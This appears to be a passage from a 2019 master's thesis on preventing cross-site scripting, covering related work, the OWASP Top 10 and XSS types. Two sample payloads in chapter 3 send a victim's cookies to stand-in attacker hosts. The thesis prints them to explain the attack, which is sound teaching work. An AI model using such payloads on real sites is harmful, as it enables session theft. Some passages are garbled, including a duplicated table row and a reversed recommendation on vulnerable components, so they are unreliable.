REPUBLIC OF TURKEY

FIRAT UNIVERSITY

GRADUATE SCHOOL OF NATURAL AND

APPLIED SCIENCES INSTITUTE

A PROPOSED APPROACH FOR PREVENTION OF THE CROSS-SITE SCRIPTING ATTACKS

TWANA ASAAD TAHA

Master Thesis
Department of Software Engineering
Supervisor: Assoc. Prof. Dr. Murat KARABATAK

March 2019

REPUBLIC OF TURKEY

FIRAT UNIVERSITY

GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCES INSTITUTE

A PROPOSED APPROACH FOR PREVENTION OF THE CROSS-SITE SCRIPTING ATTACKS

MASTER THESIS

TWANA ASAAD TAHA

162137108

Date of Thesis: 13-2-2019

Date of Thesis Defense: 8-3-2019

Supervisor	**: Assoc. Prof. Dr. Murat KARABATAK (F.Ü)** [illegible]
Other Jury members	**: Assoc. Prof. Dr. Resul DAŞ (F.Ü)** [illegible]
	: Assist. Prof. Dr. Mehmet KAYA (A.Ü) [illegible]

March, 2019

DEDICATION

I would like to dedicate this thesis to my lovely family and all my teachers even they thought a word. A distinct feeling to my loving father and mother, Asaad TAHA and Fatima RASHED, they supported and encouraged me throughout entire life. My brothers and sisters, always supported me during MSc studying. Moreover, I dedicate my thesis to my dear supervisor Assoc. Prof. Dr. Murat KARABATAK, I will always appreciate him for assisting me on conducting this thesis.

Sincerely

TWANA ASAAD TAHA

Elazığ 2019

ACKNOWLEDGEMENT

I would like to thank my grateful teachers in software engineering department at Firat University for their valuable effort and assistance during achieving master degree, working on academic research and writing papers, which is guided me to conduct this thesis. Special thanks to Prof. Asaf VAROL, Head of Department, for his incredibly support and important lectures.

Finally, I thank my dear friends and classmates for sharing our knowledge through studying period.

Sincerely

TWANA ASAAD TAHA

Elazığ 2019

TABLE OF CONTENT

ABSTRACT

The Internet is becoming an increasingly desired and essential system nowadays. In many cases, internet users may have poor security against various types of web threats. Cross-site Scripting (XSS) attack is one of the most dangerous threats that face web users, due to validation of data that have been entered by user input having security vulnerabilities. In this thesis, the best-known threat XSS that has an impact on with the web pages is presented. Because of the impacts of such web threats through developing web sites and web applications, web developers should be very conscious and have sufficient knowledge about various types of web attacks and how to check or reduce their risk. Thus, this thesis includes the specifying detail about recognizing and protecting XSS threats. In addition, the main aim of this study is to supply both web developers and web users with sufficient knowledge while developing and using websites to prevent from Cross-site Scripting (XSS) threat. For this aim, a new approach is proposed for preventing XSS and a web application is developed for testing this approach. Obtained results from the thesis show that the proposed approach can be used for preventing XSS threats.

Keywords: Web Application Threats, Injection Threats, Input Validation, XSS.

ÖZET

Cross-Site Script Ataklarının Önlenmesi için Yeni Bir Yaklaşım Önerisi

Günümüzde internet sürekli olarak ihtiyaç duyulan ve gerekli bir sistem haline gelmiştir. Ancak birçok durumda, çeşitli web tehditlerinden dolayı kullanıcılar güvenlik tehdidi ile karşı karşıyadır. Cross-Site Script (XSS), kullanıcı tarafından yapılan giriş verilerinin güvenlik sorunundan dolayı web kullanıcılarının karşılaştığı en tehlikeli tehditlerden birisidir. Bu tezde, web sayfaları üzerinde olumsuz etkisi olan XSS hakkında bilgiler sunulmuştur. Web sitesi geliştiricileri, web saldırı çeşitleri ve bu saldırıların risklerinin nasıl kontrol edilebileceği veya azaltabileceği konusunda yeterli bilgiye sahip olmalı ve web uygulamaları geliştirerek bu tür tehditlerinin etkilerinden korunmalıdır. Bu nedenle tez, XSS tehdidinin tanınması ve bu saldırılardan korunmak ile ilgili ayrıntılar içermektedir. Buna ek olarak, bu tezin ana amacı, bu türdeki web tehditlerini anlamak ve bunlardan korumak için web sayfası geliştiren internet kullanıcılarına ve programcılara yeterli düzeyde bilgi sağlamaktır. Bu amaçla tezde XSS tehditlerinden korunak için bir yöntem önerilmekte ve önerilen yaklaşımın test edilmesi için bir web uygulaması geliştirilmiştir. Tezden elde edilen sonuçlar önerilen yöntemin XSS tehditlerine karşı kullanılabileceğini göstermektedir.

Anahtar Kelimeler: Web Uygulama Tehditleri, Enjeksiyon Tehditleri, Giriş Doğrulama, XSS.

LIST OF FIGURES

LIST OF TABLES

ABBREVIATIONS

HTML	**:** Hyper Text Markup language
HTTP	**:** Hyper-Text Transfer Protocol
HTTPS	**:** Hyper Text Transfer Protocol Secure
IP	**:** Internet Protocol
URL	**:** Universal Resource Locator
XML	**:** eXtensible Markup Language

1. INTRODUCTION

In 1989, the World Wide Web (shortened to www) was developed by Tim Berners and is a service by which the Internet provides users the ability to visit or browse documents (web pages) that are linked by hypertext links. The main purpose of the web is to share and participate data, such as text, image, video, etc. between web users. HTML (Hyper Text Markup Language) is the basic file of all web pages. The web uses hyperlinks to visit between web pages with a program called a web browser, such as Internet Explorer, Mozilla Firefox and Google Chrome. Early websites were composed with only HTML (Static websites) and restricted to exchange data. A few years later, the world wide web became commercialized and many server-side languages, such as PHP, ASP, JSP, Java Script, and VB Script as a client-side language, were invented and made the web more interactive (Dynamic websites).

The Internet is a popular and interesting technology, opening a window on the world by enabling people across the globe to obtain data effectively and rapidly, permitting them to communicate their thoughts and culture and to get access for research information from anywhere. Today, the development of web applications presents another security opening and potential access to your organization's information. Black-hats access information by sneaking through ports that are clearly hidden behind firewalls [1,2].

There is no real way to make sure that your web application is 100% secure. On the off chance that it has never been attacked by black-hats, the only reason for that is your information is not of interest to them; however, there are so many others who would like to steal that information. Your web safety is particularly decreased if your corporation has financial properties, such as savings card or identity information, if your website content material is controversial, your servers, purposes and web page codes are complicated or ancient and are maintained by means of an underfunded or outsourced IT department. All IT departments are price range challenged and tight staffing often creates deferred maintenance problems that play into the hands of any who desire to breach your internet security [2].

Web security is relative and has two parts, one inward and one open. Your relative security is high on the off chance that you have a few system assets of money-related regard, your organization and webpage aren't questionable in any capacity, your system is set up with tight consents, your web server is fixed and fully informed regarding all settings done effectively, your applications on the web server are altogether fixed and refreshed, and your site code is done to elevated expectations. Web security is addressed by handling eight points of security weaknesses and vulnerabilities most normally abused by attacks; a percentage of these assaults will be extremely well- known, but different assaults might be sudden [2].

A web security issue is faced through website visitors as well. A common Internet website assault includes the silent and hidden installation of code that will exploit the visitors' browsers. Your site is no longer the only target in these attacks. There are, currently, many hundreds of Internet websites out there that have been compromised. The owners have no concept that anything has been added to their websites and that their visitors are at risk. In the meantime, site visitors are open to attack and successful assaults are installing bad code onto the visitor's computer [3].

1.1. Related Works

Many researches and studies have been done over the last couple of years to discover Cross-site Scripting threat-related issues in web applications or related network applications. Research work in this regard has produced many solutions but XSS vulnerability still exists in the web sites. Web sites and web applications at the present time are affected and are facing different web attacks from hackers using XSS; hackers obtain the victim's cookies data or web application source code to use the same traffic for their own desires.

In every technique, which includes security, there should be an application lifecycle. The application lifecycle is a procedure for the development or deployment to execute security posture and should be followed by the OWSAP procedure in a very detailed manner. Sometimes unfamiliarity of application security posture by developers is one of the reasons of security failure, the majority of vulnerability analysts have explored many security issues affecting the safety of end users' credentials over the network. Analysts advise that programmers should understand the security needs in order to mitigate it at the initial level, additionally, focusing on the chance evaluation of each and every scenario at the preliminary stage. [4]

Sanitization procedure is always used to purify and prevent input of the user. It consists of DOM, Input text filed capture, enter sanitizer, links, textual content section sanitizer and XSS notification. The structure follows the layered strategy to stop the vulnerable contents [5].

Shar et al. (2012) [6] suggested that any small piece of source code has lots of XSS vulnerabilities, which supports our observation. Therefore, simple vulnerability identification techniques are not smart enough to identify XSS vulnerability. The main source of XSS vulnerability is the invalid user input. They removed the input, output, validation, and refining code builds with static and dynamic analysis. Moreover, those codes build in various categories and are used as a feature to build a machine-learning source for the rectification and identification of vulnerability statements [7].

A few years ago, Scandariato et al. (2014) [8] suggested first-time text mining through machine-learning models for identification of vulnerable programs in the source code of any software, also known as deep analysis. What they did was to take a source code as text and characterize every source code file as a vector of monogram frequency. [9], as compared to software metrics and text mining features. Due to this text, the mining technique analysts observed this would be a better way to identify XSS vulnerability.

Saxena et al. [10] built a program to mitigate XSS attacks in ASP .NET that permits a group of static and dynamic contents in predefined HTML templates. As with our approach, they fixed the context of content generation. However, did something different from us. For instance, their approach is to identify a proper sanitization routine for code that generates dynamic contents, such as URL and JavaScript. On the other hand, we allow context to identify predictable page response features based on static HTML.

Bisht et al. [11] considered the parse tree of benevolent JavaScript code with runtime and created JavaScript code to identify assaults. Adapting all generous JavaScript code requires program change of server-side contents. In addition, the methodology could be bypassed for particular XSS assaults (e.g., infusing a JavaScript technique call that is indistinguishable to real code). Our methodology can identify such assaults.

Jim et al. [12] produced hashes for the authentic JavaScript code at the server side and these were transmitted to programs to get approved. This methodology can be crushed by infusing authentic JavaScript strategy into website pages. Interestingly, we address this issue by considering genuine JavaScript code included as a feature for detecting.

Wurzinger et al. [13] programmed all genuine JavaScript work calls as syntactically invalid code so that aggressor infused code gets executed. Be that as it may, the approach can be evaded in the event that infused URLs point to harmful code. Corrupted information flow-based examination has been connected to identify XSS assaults, and the proliferation of polluted data requires reimplementation of library APIs and server-side script compiler.

Possible XSS exposure was distinguished by Lwin and Hee based on the inactive examination and they designed coordinating procedures of program source code and secured them with suitable getting away components, which avoids input values from causing any script execution [14]. Noncespaces method was designed by Matthew and Hao and empowers web clients to recognize between trusted and untrusted substance to avoid misuse of XSS vulnerabilities. Utilizing Noncespaces, a web application randomizes the (X) HTML labels and qualities in each archive some time recently conveying it to the client. As long as the assailant is incapable to figure the arbitrary mapping, the client can recognize between trusted substance made by the Internet application and untrusted substance given by a hacker [15].

A modern method is suggested by Umasankari, Uma, and Kannan; their method statically expels the XSSVs from the program source code. The proposal comprises of two strategies: XSSV Location and XSSV Expulsion. XSSV discovery strategy recognizes the potential XSSVs within the program source code utilizing inactive investigation and design coordinating methods. XSSV expulsion strategy distinguishes the HTML setting of each user input referenced within the potential XSSV [16]. An unused dialect BEK is presented by Hooimeijer that allows the development of sanitizer capacities for web applications and, more critically, exact thinking around the rightness of sanitizers [17].

Offutt et al. [18] explained how to bypass client-side authentication of client input information by creating tests, which resolve all predefined input imperatives. According to their paper, to begin with, imperatives on client inputs are recognized. At that point, a few test cases are produced by tackling the distinguished limitations, hence, attempting to bypass esteem, parameter and control movement descriptions.

1.2. Aim of the Research

Cross-site Scripting (XSS) vulnerabilities allow the web attackers to insert and execute malicious client-side codes into a web browser, attackers will be able to obtain the data by using XSS, getting control of a web user's session and executing malicious code. The objective of this research is in detecting and preventing risks and threats that will be implemented by XSS.

The main aim of conducting this study is to supply both web developers and web users with sufficient knowledge while developing and using websites to prevent from Cross-site

Scripting (XSS) threat. XSS is ultimately produced by programming mistakes or security gaps during filling web forms. By using secure coding techniques, web developers and operators who write dynamic web pages can prevent XSS exposures.

2. COMMON WEB THREATS

With the increased use of the Internet, the number of web threats has increased and become more sophisticated. Individuals and organizations are continuously looking for ways to protect their data and online activities from attackers. Web threats can be defined as malware applications and code, such as viruses, spyware and worms, that are sneaked into a target computer without the owners' knowledge. Attackers propagate these malwares via the Internet with the intent of stealing important user data and gaining access to the target computers. The intent of this chapter is to present a comprehensive analysis of the top ten web threats published by the Open Web Application Security Project (OWASP) in 2017.

2.1. Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a noncommercial group that helps organizations to maintain, purchase and develop trusted software applications. Initially, it was built as a venture to assign a methodology of standard testing for industry of application security through the web. In the main fields, the venture keeps defining security specifications, explanations and recommendations [19].

The security technician can mix and use OWASP recommendations within their work. Security salesmen also can base services and goods on the standards of OWASP. Table 2.1 demonstrates the top 10 web security risks; therefore, users can use those standards as a criterion to test services or applications they use [20].

Table 2.1. OWASP Top 10 2017 Security Risks

Order	Threat Type
1	Injection
2	Broken Authentication
3	Sensitive Data Exposure
4	XML External Entities (XXE)
5	Broken Access Control
6	Sensitive Data Exposure
7	Cross-site scripting
8	Insecure Deserialization
9	Using Components with Known Vulnerabilities
10	Insufficient Logging & Monitoring

2.1.1. Injection

Injection is an attack that exploits vulnerabilities in databases used in web applications. In this attack, a malicious code is injected into a data source through a web request. If the injected code is successfully processed by the web application, the attacker is able to delete or modify important data stored in the database (See Figure 2.1). In some cases, the injection can lead to full control of the server containing the database. Injection attacks, if successful, can lead to data loss, data access by unauthorized users, denial of service, and data corruption. Injection attacks are common to web applications whose databases can be manipulated using SQL, LDAP, NoSQL, and XPath commands. Attackers are able to discover injection vulnerabilities by running fuzzes and code scanners. Online application developers can prevent injection attacks by storing data, queries, and commands separately [21].




Figure 2.1. Demonstrate SQL Injection Attack [42]

2.1.2. Broken Authentication


A broken authentication is a type of web threat that allows an unauthorized user to bypass the authentication process and gain access to a web application. This happens when a user uses a public computer and leaves a session unterminated, or when login credentials or session IDs are sent over an insecure connection, or when authentication credentials are written down or easily predictable. The primary intent of the broken authentication attack is to take over an account and gain privileges of the legitimate user. Broken authentication threat can be overcome by implementing strict password use policies, educating users on managing login credentials, and updating online systems to effectively manage sessions. Broken authentication is the most commonly used online attack method as it gives attackers full privilege to access the system without the knowledge of the account user [22].

2.1.3. Sensitive Data Exposure

With some organizations leaving their data unencrypted and some organizations using weak encryption keys, protocols, and algorithms, attackers are directing their attention to these vulnerabilities. While online users trust web applications to protect their information, many organizations are unable to effectively encrypt and protected data transmitted using online platforms. Sensitive data exposure is, therefore, a threat that can be utilized by internal and external attackers. For instance, a disgruntled employee who has access to confidential business data may destroy data or make it accessible to external attackers. An organization is prone to sensitive data exposure threat if sensitive data is stored or transmitted in plain text if cryptography keys are weak, and if access application does not verify the authenticity of the client. Sensitive data exposure threat can be prevented by encrypting all data in store or on transit, securing authentication gateways, backing up data, and preventing broken authentication attacks [23].

2.1.4. XML External Entities (XXE)

XXE is an attack that targets online applications that are developed with an ability to parse XML code input. An XML parser that is weakly configured is likely to be compromised by a malicious XML input that has a reference to an external entity (See Figure 2.2) . Many XML processors are conventionally developed to allow reference to external entities. These flaws are thus exploited by attackers to run malicious XML codes that have the ability to initiate remote server access and extract data. A successful XXE attack can lead to data loss, denial of service, and can expose the system to other attacks. An XML-based web application is vulnerable to XXE attack if it allows direct upload of XML files from an external entity, if it uses SAML, and if it uses versions of SOAP that are not later than 1.2. XXE threats can be prevented by the use of less complex data formats, regularly upgrading XML processors, disabling reference to external entities, and regularly scanning the network to detect XXE vulnerabilities [24].



```
<user>
   <username>Tom</username>
   <password>m1U9q10</password>
   <role>user</role>
   <mail>a@b.com</mail>
</user>
```

```
<user>
   <username>admin</username>
   <password>s4n3p81</password>
   <role>Administrator</role>
   <mail>sv-admin@gmail.com</mail>
</user>
......
......
<user>
   <username>Tom</username>
   <password>m1U9q10</password>
   <role>user</role>
   <mail>a@b.com</mail>
</user>
```

Figure 2.2. Demonstrate XXE Attack [24]

2.1.5. Broken Access Control

Broken access control is an online attack that has affected many online applications in the recent past. This online threat attacks applications and APIs that do not adequately verify the identity of users requesting access to an online system. Although the attack is easily detected manually, it is not discovered by dynamic or static testing. If the access control to an online application, an attacker can compromise the entire system by gaining admin privileges and manipulating confidential data and editing access privileges. To bypass access controls, an attacker exploits vulnerability such as an ability to bypass access control system by editing URL to the application, lack of clear privilege separation in different accounts, force browsing, and enabling change of primary keys to system user records. This web threat can be prevented by using security tight access control systems, disabling web server directory listing, and using IDS to alert administrator in case of unauthorized log activity [25].

2.1.6. Security Misconfiguration

This is a type of web threat that occurs when a web application of server is misconfigured. This threat can lead to security flaws such as the use of default account credentials, enabling of setup pages, and incorrect permissions. Therefore, system developers must always ensure that the system is correctly configured before going live. Security misconfiguration exposes a system to data loss and corruption threat. This threat can be prevented by regularly undertaking system hardening processes, ensuring unusual features are not implemented, updating system configurations regularly, and regularly reviewing permission configurations [26].

2.1.7. Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is a web application vulnerability that enables attackers to inject client-side scripts with the intent of bypassing access control. This is a type of threat that is affecting many websites that do not validate user inputs. Attackers using JavaScript scripting codes use social engineering to convince legit system users to click links that lead to an injected script payload. Using this vulnerability, attackers are able to deliver malware to a user's browser that can facilitate the stealing of login credentials and session data see figure 2.3. An online system is vulnerable to XXS threat if it allows unauthenticated users to input code into the system and if the system stores user input for future use. XSS threat can be prevented by using a framework that automatically escapes XSS and untrusted HTTP requests [27].

2.1.8. Insecure Deserialization

This is a web application threat takes place when an untrusted data is used to interfere with the logical working of an application leading to a denial of service. This attack cannot be ignored as it can negatively affect an application and thus it is among the top ten web threats. This threat affects an application by making it vulnerable to object-related data attack and data tampering attack. This attack can be a serious problem to an organization as it targets serialization principle which is widely used in remote communication, caching, file system, HTTP cookies, and other web services, this threat can be prevented through implementing digital signatures and other integrity checks, logging deserialization failures and closely monitoring incoming and outgoing traffic in a network [28].

2.1.9. Using Components with Known Vulnerabilities

Security vulnerabilities are also a factor of development tool and physical devices used to develop and maintain online applications. While attackers spend much time to find vulnerabilities in individual systems, they also look for vulnerabilities in hardware and development tools. In case there are vulnerabilities in these components, they are able to develop custom exploits to these tools. Therefore, it is important to make use of components with known vulnerabilities. Known vulnerabilities pose minor threats to organizations as compared to unknown vulnerabilities. Therefore, it is possible to bypass threats posed by unknown vulnerabilities by using applications from official vendors, regularly monitoring libraries with unpatched security bugs, and removing unnecessary components dependencies, and files [21].

2.1.10. Insufficient Logging and Monitoring

This is the security vulnerability that is exploited by attackers to carry out almost all security threats. The attackers take advantage of irregular monitoring and uncoordinated response to exploit security vulnerabilities in an online system. Sufficient monitoring of logs in penetration testing help discovers probing activities that if they go undetected can lead to exploitation of security vulnerabilities. This threat can be prevented by ensuring all failed login attempts are logged, ensuring logs are easy to understand, ensuring an organization has an elaborate response and recovery plan and having a clear communication channel to report suspicious activities. A proper monitoring and logging plan, therefore, can ensure other threats are discovered before they are exploited by attackers[29]

3. CROSS-SITE SCRIPTING

Cross-site Scripting (XSS) is an injection of a malicious code that targets the web browser on the client side. Here, the attacker executes malicious strings of script, usually known as malicious payloads, into an authentic web application or website. XSS is one of the most common threats to web applications. It occurs whenever a web application or a website utilizes unencoded or unverified user input generated by output — the attacker, in leveraging XSS, targets the victim indirectly (see Figure 3.1). This is possible by the exploitation of a security breach within the web application on the website that the victim is fond of visiting. The web application or website vulnerability serves as the conveyor belt for the delivery of the malicious string of script to the victim's browser. XSS can make use of JavaScript or VBScript. However, the vulnerabilities related to this application are considered obsolete; therefore, the most common avenue for the execution of the threat is the use of scripts made using JavaScript. The fundamental reason could be because JavaScript is common in improving user experience in browsing [30].




vulnerable webpage
Attacker
Injects malicious script
Saves Malicious script into a database
User Request data from server
server
Allow: /
Data Containing the Malicious script is loaded
Victim
Maliscious script may get executed and call back to the attacaker

Figure 3.1. Demonstrate XSS Attack [43]

It is a mutual weak point in web-based programs. The gap (weak point) lets injection of inputs comprising HTML tags and client-side scripts code. If these inputs are not clarified from the server side, the client side might see unwanted result on the response pages such as accessing and transmitting cookie information to third party websites (see figure 3.1). More than 60% of websites are still weak and having gaps to XSS attacks [31].

3.1. How Cross-Site Scripting Works

The first step is for the attacker to find a way of injecting the malicious payload code into the webpage that the victim is fond of visiting and run the malicious code on the victim's browser. To convince the user to visit the page with a JavaScript payload injection, social engineering comes in handy. The vulnerable website must include the input of the user on its pages for the attack to take place (see Figure 3.2), then the attacker inserts a string for execution within the web page that the victim's browser will treat as a code [38].



1
POST http://website/post-comment
<script>...</script>
Attacker
Attacker's Browser
Attacker's Server
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Figure 3.2. How Cross-site Scripting Works [38]

The attacker inserts a malicious string into the victim's database using one of the input forms in the website. The victim requests a page from the website injected with the malicious string. In its response, the website includes the injected malicious string, sending it to the victim, the victim's web browser then runs the malicious code script and sends the victim's cookies to the server of the attacker [30].

3.2. History of Cross-Site Scripting

Cross-site Scripting is decades old. Its history traces back to the late 20th century. First reports and exploitation of Cross-site Scripting (XSS) surfaced in 1996 after detection in a web application. XSS code injection was new, and it targeted well-known websites that were attractive and were using HTML frame and JavaScript as the programming language. Some of these websites were My Space, Yahoo, and Netscape. Within a short while, it was evident to hackers that it was possible to force the visitors of these celebrated sites to their websites using the XSS code injection. They could even steal the cookies of the users and other sensitive information, such as bank account numbers and passwords. It was as simple as injecting the malicious code into the websites' HTML, and any visitor to the webpages could exploit the malicious code and become a potential victim [32].

David Ross of Microsoft IE popularized XSS by writing a script injection paper in December 1999 for Microsoft detailing the process of injecting the script into the server and its working mechanism. After the publication and sharing of the report with CERT, an internet security center, Microsoft decided to use Cross-site-Scripting (XSS) to refer to unauthorized site scripting, fraudulent and synthesized scripting [32].

3.3. World Real Event of XSS Attack

In 2014, the eBay auctions site confronted a Cross-site Scripting vulnerability. The loophole enabled attackers to trap some links and direct eBay users to a phishing page. The attackers injected malicious JavaScript code into many of the cheap iPhones listings and every user clicking on the iPhones got a redirect to a fake eBay login page. The hacking did not materialize because eBay hosts further inspection whenever hackers target user logins [33].

3.4. XSS Example

In the following simple example of XSS malicious code, we assume that the hacker's intent is to steal the cookies information of the victim user via manipulating an XSS vulnerability in the webpage. This can be accomplished by having the HTML code of victim's browser parse.

Table 3.1. Example of XSS Malicious Code

```
<a href = "http://www.bank.com/
<SCRIPT>
document.location = 'http://www.attacksite.com/
stealcookie.php?'+document.cookie;
</SCRIPT>">
Click here to win a million dollars.
```

The above code of JavaScript directs the user's browser to a different URL, starting an HTTP request to the hacker's web server. The URL comprises the victim's cookies like a query parameter, which the hacker can get from the request after it reaches to his web server. As soon as the hacker has obtained the cookie information, he can utilize them to illegally access the victim and manipulate additional attacks [34].

3.5. XSS Types

Overall, XSS attacks are classified into two classes: stored (or persistent) and reflected (or non-persistent). In addition, there are other non-famous types of XSS attack called DOM-based XSS and induced-XSS attacks [30]. The following sub-sections explain the different classes of XSS. Table 3.2 shows common type of XSS and characters of each type.

Table 3.2. Types of XSS Attack

XSS Type	**Server**	**Client**
Stored	Stored Server	Stored Client
Reflected	Reflected Server	Reflected Server
DOM-Based		Subset of Client

3.5.1. Persistent XSS

This is the most common disastrous form of XSS attack vulnerabilities. In this attack (also known as stored XSS), the attacker introduces a script, often called the payload, with capabilities of permanent storage in the target application, hence, the term persisted. This attack can be stored in a database. For instance, an attacker might insert a malicious script into the field of a comment on an online forum or blog post. Whenever a victim browses or visits the injected web page in the browser, the database serves the XSS payload as an authentic part of the web page, as is the case with a real comment (see Figure 3.3). The implication is that the victim will unintentionally execute the injected malicious code upon visiting the web page on the browser. In general, stored XSS attacks could be processed on web applications that need text inputs as an obligation rule from users for continuous use of that web application and save them in the database of that web application. Here are some examples: blogs, forums, comments or profile [35].

